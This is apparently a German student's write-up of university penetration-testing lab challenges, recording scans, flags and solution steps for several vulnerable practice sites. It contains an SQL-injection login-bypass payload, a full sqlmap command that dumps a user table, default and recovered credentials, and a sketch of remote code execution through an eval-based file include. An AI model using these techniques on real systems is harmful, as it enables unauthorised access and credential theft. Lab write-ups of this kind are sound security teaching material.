
## Level 1

### Application Backup

Macht man mit Dirb einen Scan, so findet man direkt das Backup Verzeichnis und kann dieses herunterladen und entpacken. Darin findet sich dann auch die erste Flag.



s0\_many\_c0lors\_{39ea0a55ff4fc7dc50d185bcc327c8b7090990cb41be43c64d998c57}



## Level 2

Nicht bearbeitet

## Level3

Diese Aufgabe hab ich zwar bearbeitet und denke ich auch verstanden, allerdings fehlte mir die Zeit um die letzten Fehler zu beheben.

Was ich gemacht habe ist:

Ich habe mir das callmemaybe.php skript aus dem backup Ordner angeschaut. So kann man herausfinden, dass das Skript eine Datei einliest und sobald der string „/\*i\_am\_on\_the\_guestlist\*/“ vorhanden ist, nimmt er die eingelesene Datei als Parameter für das eval.

Um jetzt eine Datei einlesen zu können muss man einen Server öffnen der die Datei bereitstellt, die man ausführen möchte und dann das callmemaybe skript mit der url zu der Datei aufrufen. Dazu muss man seine IP-Adresse im VPN kennen und verwenden. Mithilfe der Datei kann man nun nach der Flag im Root Verzeichnis suchen wenn davor alles funktioniert hat.


Ich konnte blöderweise die Datei auf meinem System nicht von der M&M Seite aufrufen.

# Fritt

## Level 1

### Port Scan:


Der Port Scan kann wie folgt durchgeführt werden:




Anhand dieses Scans lässt dich erkennen, dass hier zwei Webserver laufen, einer auf Port 80 und einer auf Port 8888, außerdem ist der ssh Port noch geöffnet.

### Vorhandene Dateien

Port 80:




Port 8888:




Die unterschiede der beiden Webserver sind oben markiert.

### Absolute Path:







Vermutung: Dateien lesen ist möglich



Pfad: Port 8888:



Port 80:




Der absolute Pfad lässt sich herausfinden, indem man die Landing Page genauer anschaut. Dort findet man eine PHP Datei, die einen Parameter erhält der stark an einen Dateiaufruf mit einem relativen Pfad erinnert. Ruft man dieses Skript nun mit einer Datei als Parameter auf, die nicht existiert, so erhält man die Antwort, dass die Datei nicht gefunden werden konnte und unter welchem Pfad die Datei gesucht wurde. Daran kann man erkennen was das Webserver Verzeichnis ist.

## Level 2

### Zutritt zum Admin Bereich

w0w\_1s\_fr1tt\_a\_ch3w\_{9c286b162fcc1ef2df32db984e62850cde4e4624110843c7fc0dae0a}





Hier muss man eine Weile suchen aber wenn man den Standard Pfad zum Admin Bereich kennt, findet man früher oder später heraus, dass unter /var/www/admin/admin/ die datei .htpasswd zu finden ist in der sich das admin passwort befindet. Mit den Zugangsdaten fritt-admin:fritt-admin findet man dann die oben aufgeführte Flag

## Level 3

### System kompromittieren

Nicht bearbeitet

# Kinderriegel

## Level 2

### Zugang zum Backend

Im Verzeichnis „tools“ gibt es einen Login zum Adminer tool. Username und Passwort sind „root“(herausfinden durch ausprobieren) so erhält man Zugriff auf die Flag im Backend (Usernamen und Passwörter stehen in der Datenbank):



n1c3\_y0u\_mad3\_1t\_t1ll\_h3r3\_{6c5f2498fb09242303c62eec888ed14f55195ccf55d82bc9363706e5}

Und in der Datenbank steht die nächste Flag:



n0\_0n3\_th0ught\_ab0ut\_4dm1n3r\_{ec328841721b182b0db10c7f6902dfabceb9ff5d43fd3a5f68b3e10a}

## Level3

Bin ich leider nicht dazu gekommen, allerdings kann man indem man neue user anlegt mit kreativen Namen für die neuen User Zugriff auf das System bekommen wenn ich die Challenge gerade nicht verwechsle.


# Storm Trooper School

## Level1

### Authentifizierung Bypass

" or 1=1) #


Hier liegt eine SQL-Injection Schwachstelle vor. Um sich einzuloggen lann man entweder den Usernamen umgehen und mit dem or-Operator arbeiten um sich einzuloggen(siehe oben) oder man erfährt das es den Imperator User gibt aus einer späteren Aufgabe und verwendetet den Usernamen (siehe unten)





c0m3\_t0\_th3\_d4rk\_s1de\_w3\_h4ve\_c00kies\_{ec157ece34725dfe4faef7e5145700189f0b19cd35012bbc80563ff2}

### Verwendetes Hashverfahren:



Aus dem verwendeten Password und dem daraus erzeugten Hash folgt, dass ein SHA1 Hash Verfahren verwendet wurde.

Den Hash kann man sehen indem man seinen Request so baut, dass eine Fehlermeldung entsteht, die den Hash mit ausgibt um auf die falsche Syntax der Datenbankabfrage hinzuweisen.

## Level 2

Nicht bearbeitet:/

## Bonus

Nicht bearbeitet:/

Aber in Kurzform:

Das Risiko das die Schwachstelle ausgenutzt wird, ist sehr Hoch da sie zum einen ohne großen Aufwand ausgenutzt werden kann und sich zum anderen in einem Labor für Penetrationtesting befindet wo auf diese Schwachstellen untersucht werden soll. Auch wenn die Schwachstelle in einem anderen Bereich und öffentlich zugänglich wäre, wäre das Risiko sehr hoch aufgrund der einfachen Möglichkeit das auszunutzen.


Die Auswirkung ist dabei sehr gering in diesem Fall da keine Vertraulichen daten verloren gehen, die einen Rufverlust oder Finanziellen Schaden verursachen. Anders sähe es hier aus wenn diese Seite öffentlich wäre und vertrauliche Daten o.ä. enthielte. Dann wäre die Auswirkung natürlich auch sehr hoch.

# Jabba the Hutt

## Level 1

### Host:

jabba.tatooine.space




Aus der Fehlermeldung lässt sich erkennen, dass der Bot versucht den Host jabba.tatooine.space anzusprechen

### Aufgerufene URLs:

Authentifzierung: [Full request URI: http://jabba.tatooine.space/jabbathehutt/923919239128911292.php]

Instruktionen: [Full request URI: <http://jabba.tatooine.space/jabbathehutt/234023492910910239103901.php?id=29>]



## Level 2


Nicht bearbeitet:/

# Escape from Kessel


## Level 3


### Gain administrative Access

Nach dem Einloggen mit den angegebenen Zugangsdaten sieht man verschiedene Aktionsmöglichkeiten. Diese werden jeweils durch ein PHP Skript mit Parameter ausgeführt. Beim Test mit sqlmap konnte keine Schwachstelle festgestellt werden. Schaut man sich die Seite danach allerdings noch einmal genauer an, so kann man in Burpsuit oder mit den Entwicklertools von Firefox feststellen, dass auch die Bilder über ein PHP-Skript geladen werden.




Nimmt man nun statt dem oberen Befehl die URL für die Bilderrequests und überprüft nun auf Schwachstellen, so findet man heraus, dass der Parameter „profile\_id“ ausgenutzt werden kann.





Mit der option --tables kann man sich nun alle Tabellen ausgeben lassen und findet einen Eintrag „user“. Setzt man nun anstatt Tables die Optionen „-T user --user“ erhält man alle Einträge des Tables.

sqlmap -u 'http://10.85.229.196/kessel/image.php?profile\_id=5122&size=small' --cookie='PHPSESSID=bpoe0bq8nhebklhs4jtdun9b73' -p 'profile\_id' -T user –dump



So lässt sich ganz einfach der Admin User und das dazugehörige Passwort herausfinden.


Wenn man sich jetzt mit „Sly Moore“ und „sly\_as\_a\_fox“ einloggt kann man den Wookie freilassen und erhält die Flagge:

kyl0\_r3n\_1s\_a\_3m0\_{c062e67712b7ab3ded1fafc4d66b225cb7bfc1f11bf662a8214cd323}

# Ant-Man

## Level 1

Hier ist der Befehl und die Ergebnisse des Portscans:



## Level2

Nicht mehr bearbeitet:/

## Level3

Nicht mehr bearbeitet:/

# Ehrenwörtliche Erklärung

|  |  |  |  |
| --- | --- | --- | --- |
| Name: | Binder | Vorname: | Jan |
| Matrikel-Nr.: | 749707 | Studiengang: | SWB |

Hiermit versichere ich, Jan Binder, dass ich den vorliegenden Praxissemesterbericht mit dem Titel „Continuous Delivery und der DevOps Ansatz“ selbständig und ohne fremde Hilfe verfasst und keine anderen als die angegebene Literatur und Hilfsmittel verwendet habe. Die Stellen der Arbeit, die dem Wortlaut oder dem Sinne nach anderen Werken ent­nommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Die Arbeit ist noch nicht veröffentlicht oder in anderer Form als Prüfungsleistung vorgelegt worden.

Asperg, 26.09.2017



Ort, Datum Unterschrift